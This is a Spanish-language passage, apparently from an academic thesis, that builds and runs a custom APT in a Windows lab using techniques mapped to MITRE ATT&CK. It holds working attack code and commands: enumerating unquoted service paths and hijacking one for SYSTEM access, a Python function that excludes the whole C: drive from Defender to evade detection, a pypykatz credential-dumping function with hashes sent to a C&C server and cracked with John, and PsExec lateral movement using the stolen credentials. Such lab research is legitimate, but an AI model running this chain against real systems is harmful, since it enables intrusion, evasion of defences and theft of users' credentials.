


Figura 4.23: Captura del archivo sys.txt - Fase Reconocimiento




Figura 4.24: Captura del archivo sys.txt - Fase Reconocimiento

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Reconocimiento	
Nombre de la técnica	**ID de la técnica**
Gather Victim Network Information	T1590
Gather Victim Host Information	T1592
Active Scanning	T1595

Cuadro 4.4: Técnicas empleadas en reconocimiento

4.8. Escalado de privilegios

En esta fase se busca escalar privilegios y obtener permisos de administrador. Una vez se tengan permisos de administrador, se usarán para obtener los hashes de las contraseñas del sistema y exfiltrarlas al servidor Dropbox.

Para esto, usaremos las siguientes técnicas de la matriz MITRE:

- **Hijack Execution Flow - Path Interception by Unquoted Path (T1574.009):** Aprovecharemos al vulnerabilidad de un servicio instalado con una ruta que no entrecomillada. Esto provoca que, a causa del funcionamiento del sistema operativo Windows, sea vulnerable.
- **OS Credential Dumping (T1003):** para obtener las contraseñas de los usuarios del dominio y de la sesión activa, usaremos la librería de python **pypykatz** y extraeremos los hashes del sistema. Una vez tengamos los hashes, los exfiltraremos al C&C y los crackearemos con la herramienta John the Ripper.

4.8.1. Código y desarrollo

Para escalar privilegios, usaremos la técnica ”Path Interception by Unquoted Path”. Esta consiste en aprovechar que la ruta de ejecución de un servicio no está entrecomillada y tiene espacios.

Pongamos el siguiente ejemplo:

C:\Program Files\A Subcarpeta\B Subcarpeta\C Subcarpeta\Ejecutable.exe

Para ejecutar el servicio, el sistema de Windows probará en orden las siguientes opciones:

1. **C:\Program.exe** con ”Files\A Subcarpeta\B Subcarpeta\C Subcarpeta\Ejecutable.exe” como argumento del programa.
2. **C:\Program Files\A.exe** con ”Subcarpeta\B Subcarpeta\C Subcarpeta\Ejecutable.exe” como argumento del programa.
3. **C:\Program Files\A Subcarpeta\B.exe** con ”Subcarpeta\C Subcarpeta\Ejecutable.exe” como argumento del programa.
4. **C:\Program Files\A Subcarpeta\B Subcarpeta\C.exe** con ”Subcarpeta\Ejecutable.exe” como argumento del programa.
5. **C:\Program Files\A Subcarpeta\B Subcarpeta\C Subcarpeta\Ejecutable.exe**

Para poder explotar esta vulnerabilidad, tenemos que poder escribir archivos en alguna de las carpetas de la ruta y así secuestrar el servicio.

Primero buscaremos servicios que no tengan la ruta entrecomillada con el siguiente comando:

```
C:\>wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows
    \\" | findstr /i /v """


Servicio Vulb DP                                                        Servicio vulnerable
      C:\Program Files\1 Subcarpeta\2 Subcarpeta\3 Subcarpeta\proceso.exe                Auto
```

Listing 4.67: Buscar servicios vulnerables

Como se ve en el código 4.68 en el punto (1), el servicio se ejecuta al iniciarse el equipo. Una vez suplantado el servicio, el código será ejecutado como administrador al activarse el equipo.

```
C:\>sc qc "Servicio vulnerable"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Servicio vulnerable
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START      (1)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\1 Subcarpeta\2 Subcarpeta\3 Subcarpeta\proceso.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
```

```
        DISPLAY_NAME       : Servicio Vulb DP
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Listing 4.68: Información del Servicio vulnerable

Vemos también que cualquier usuario local tiene permisos de escritura en la carpeta ”1 Subcarpeta”, indicado en el punto (2).

```
C:\Users\pedro>icacls "C:\Program Files\1 Subcarpeta"
C:\Program Files\1 Subcarpeta BUILTIN\Users:(W)                    (2)
                              NT SERVICE\TrustedInstaller:(I)(F)
                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                              NT AUTHORITY\SYSTEM:(I)(F)
                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Administrators:(I)(F)
                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Users:(I)(RX)
                              BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR
    ,GE)
                              APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                              APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)
    (CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

Listing 4.69: Permisos de la carpeta de ”1 Subcarpeta”

Una vez sabemos esto, solo es necesario copiar nuestra ATP en la carpeta ”C:\Program Files\1 Subcarpeta” con el nombre **2.exe**. Después podemos reiniciar la máquina remotamente con el siguiente comando:

```
shutdown /r /f /t 00
```

Listing 4.70: Comando de reincio

Finalmente, usando el shell administrador que hemos obtenido, exceptuamos el disco duro en el antivirus y así evitaremos la detección.

```
def disableAV():
  subprocess.call('powershell Add-MpPreference -ExclusionPath "C:"', shell=True)
```

Listing 4.71: Código de disableAV()

Cuando ya hayamos obtenido los permisos de administrador y hayamos exceptuado el disco duro en el antivirus, usaremos nuestros nuevos permisos para obtener los hashes de las contraseñas del sistema y las mandaremos al servidor C&C.

Para esto usaremos el método dumpCreds():

```
#https://www.programcreek.com/python/example/112016/pypykatz.pypykatz.pypykatz.pypykatz
def dumpCreds():
  result = "none"
  try:
    lr = LiveRegistry.go_live()
  except Exception as e:
```

```
    result = e
    try:
      lr = OffineRegistry.from_live_system()
    except Exception as e:
      result = e
      pass
    pass
  result = str(lr)
  return result
```

Listing 4.72: Código del método dumpCreds()

Este método usará la integración de python de mimikatz, llamada pypykatz, para obtener los hashes de las contraseñas de los usuarios del dominio y de la sesión actual.

4.8.2. Experimento Fase de Escalado

Primero, lo que haremos será buscar los servicios que no tengan el path entrecomillado. Este tipo de servicios pueden ser vulnerables a secuestro de servicio. Usaremos el siguiente comando:

```
############################################################################
Command: wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v """

Servicio Vulb DP                                                                                                    Servicio vulnerable


 C:\Program Files\1 Subcarpeta\2 Subcarpeta\3 Subcarpeta\proceso.exe
```

Figura 4.25: Captura de Kali - Fase Escalado

Como podemos ver, existe un ”Servicio Vulnerable” cuya ruta no está entrecomillada. Lo siguiente será buscar información del servicio y ver si tenemos permisos de escritura en alguno de las carpetas del PATH.

```
> Shell#ipv4:192.168.1.1:49969: sc qc "Servicio Vulnerable"
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: Servicio Vulnerable
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 2   AUTO_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: C:\Program Files\1 Subcarpeta\2 Subcarpeta\3 Subcarpeta\proceso.exe
        GRUPO_ORDEN_CARGA  :
        ETIQUETA           : 0
        NOMBRE_MOSTRAR     : Servicio Vulb DP
        DEPENDENCIAS       :
        NOMBRE_INICIO_SERVICIO: LocalSystem
> Shell#ipv4:192.168.1.1:49969: icacls "C:\Program Files\1 Subcarpeta"
C:\Program Files\1 Subcarpeta BUILTIN\Usuarios:(W)
                              NT SERVICE\TrustedInstaller:(I)(F)
                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                              NT AUTHORITY\SYSTEM:(I)(F)
                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Administradores:(I)(F)
                              BUILTIN\Administradores:(I)(OI)(CI)(IO)(F)
                              BUILTIN\Usuarios:(I)(RX)
                              BUILTIN\Usuarios:(I)(OI)(CI)(IO)(GR,GE)
                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                              ENTIDAD DE PAQUETES DE APLICACIONES\TODOS LOS PAQUETES DE APLICACIONES:(I)(RX)
                              ENTIDAD DE PAQUETES DE APLICACIONES\TODOS LOS PAQUETES DE APLICACIONES:(I)(OI)(CI)(IO)(GR,GE)
                              ENTIDAD DE PAQUETES DE APLICACIONES\TODOS LOS PAQUETES DE APLICACIàN RESTRINGIDOS:(I)(RX)
                              ENTIDAD DE PAQUETES DE APLICACIONES\TODOS LOS PAQUETES DE APLICACIàN RESTRINGIDOS:(I)(OI)(CI)(IO)(GR,GE)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos
> Shell#ipv4:192.168.1.1:49969:
```

Figura 4.26: Captura de Kali - Fase Escalado

En la figura 4.26 vemos que tenemos permisos de escritura en la carpeta ”C:\Program

Files\1 Subcarpeta” por lo que, si copiamos nuestro ejecutable en esa carpeta con el nombre 2.exe, una vez se reinicie la máquina secuestraremos el servicio y escalaremos privilegios.




Figura 4.27: Captura de Kali y WINDOWS01 - Fase Escalado

Una vez reiniciamos la máquina obtenemos un shell con permisos de administrador y el usuario ”nt authority\system”.




Figura 4.28: Captura de Kali y WINDOWS01 - Fase Escalado

Ahora que tenemos permisos de administrador podemos obtener los hashes con el método y comando ”dumpCreds”.




Figura 4.29: Captura de Kali - Fase Escalado

Después pasaremos los hashes a un fichero y los crackearemos usando john.




Figura 4.30: Captura de Kali - Fase Escalado

Para que sea más rápido usaremos el diccionario de contraseñas ”rockyou.txt”. A continuación se muestran las contraseñas crackeadas.




Figura 4.31: Captura de Kali - Fase Escalado

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Escalado	
Nombre de la técnica	**ID de la técnica**
Path Interception by Unquoted Path	T1574.009
OS Credential Dumping	T1003

Cuadro 4.5: Técnicas empleadas en escalado de privilegios

4.9. Movimientos laterales

En esta fase se busca que la APT sea capaz de propagarse por la red a otros equipos. Es por esto que haremos uso de carpetas compartidas y de la herramienta PsExec. Esta última es una herramienta del paquete de Sysinternals de Microsoft. Este paquete contiene programas que ayudan a realizar tareas de administración, como ejecución de comandos remotos en otros equipos. Al ser una herramienta firmada por Microsoft no llamará la atención de las herramientas antimalware.

Para esto, usaremos las siguientes técnicas de la matriz MITRE:

- **Data from Network Shared Drive (T1039):** copiaremos nuestra APT a una carpeta compartida de la red para luego ejecutarla remotamente en otro sistema.
- **Remote Services: SMB/Windows Admin Shares (T1021.002):** para ejecutar remotamente nuestra APT desde una carpeta compartida usaremos la herramienta PsExec y las credenciales obtenidas en la fase de escalado.

En esta fase del experimento ya hemos obtenido las credenciales de los usuarios y las usaremos para intentar ejecutar comandos remotos en otras máquinas disponibles en la subred. Para esta fase no se ha preparado ninguna función en el código. Esto se debe a que podemos encontrarnos con una gran variedad de sistemas que podemos infectar con distinto software y configuración. Es por esto que, en caso necesario, podemos usar scripts o ejecutables en las máquinas infectadas para cumplir nuestros objetivos.

4.9.1. Experimento Fase de Movimientos laterales

Como primer paso, montaremos el volumen **192.168.5.21****secreto** que hemos visto en la fase de reconocimiento para que sea más accesible.




Figura 4.32: Demo

Después, navegaremos a nuestra carpeta temporal y subiremos el archivo ”PsExec.exe”, que es la herramienta que usaremos para ejecutar comandos remotos en otros equipos. Una vez hecho esto, copiamos la APT a la carpeta compartida que tenemos en el volumen ”W:\”. Para usar PsExec.exe necesitamos saber el nombre del equipo de la 192.168.5.21 que, como hemos visto en la fase de reconocimiento, es ”SERVER”. Esto lo podríamos ver con el siguiente comando:

```
1 nbstat -A 10.0.0.4
```

Listing 4.73: Comando nbstat




Figura 4.33: Demo

Ahora que tenemos todo listo, lanzamos el comando PsExec con las credenciales crackeadas y la ruta donde hemos subido nuestra APT. Usaremos el siguiente comando:

```
PsExec.exe /accepteula \\{ordenador} -u {dominio}\{usuario} -p {clave de usuario} -i -c cmd.exe "/C {
    ruta del exe}"
```

Listing 4.74: Comando psexec

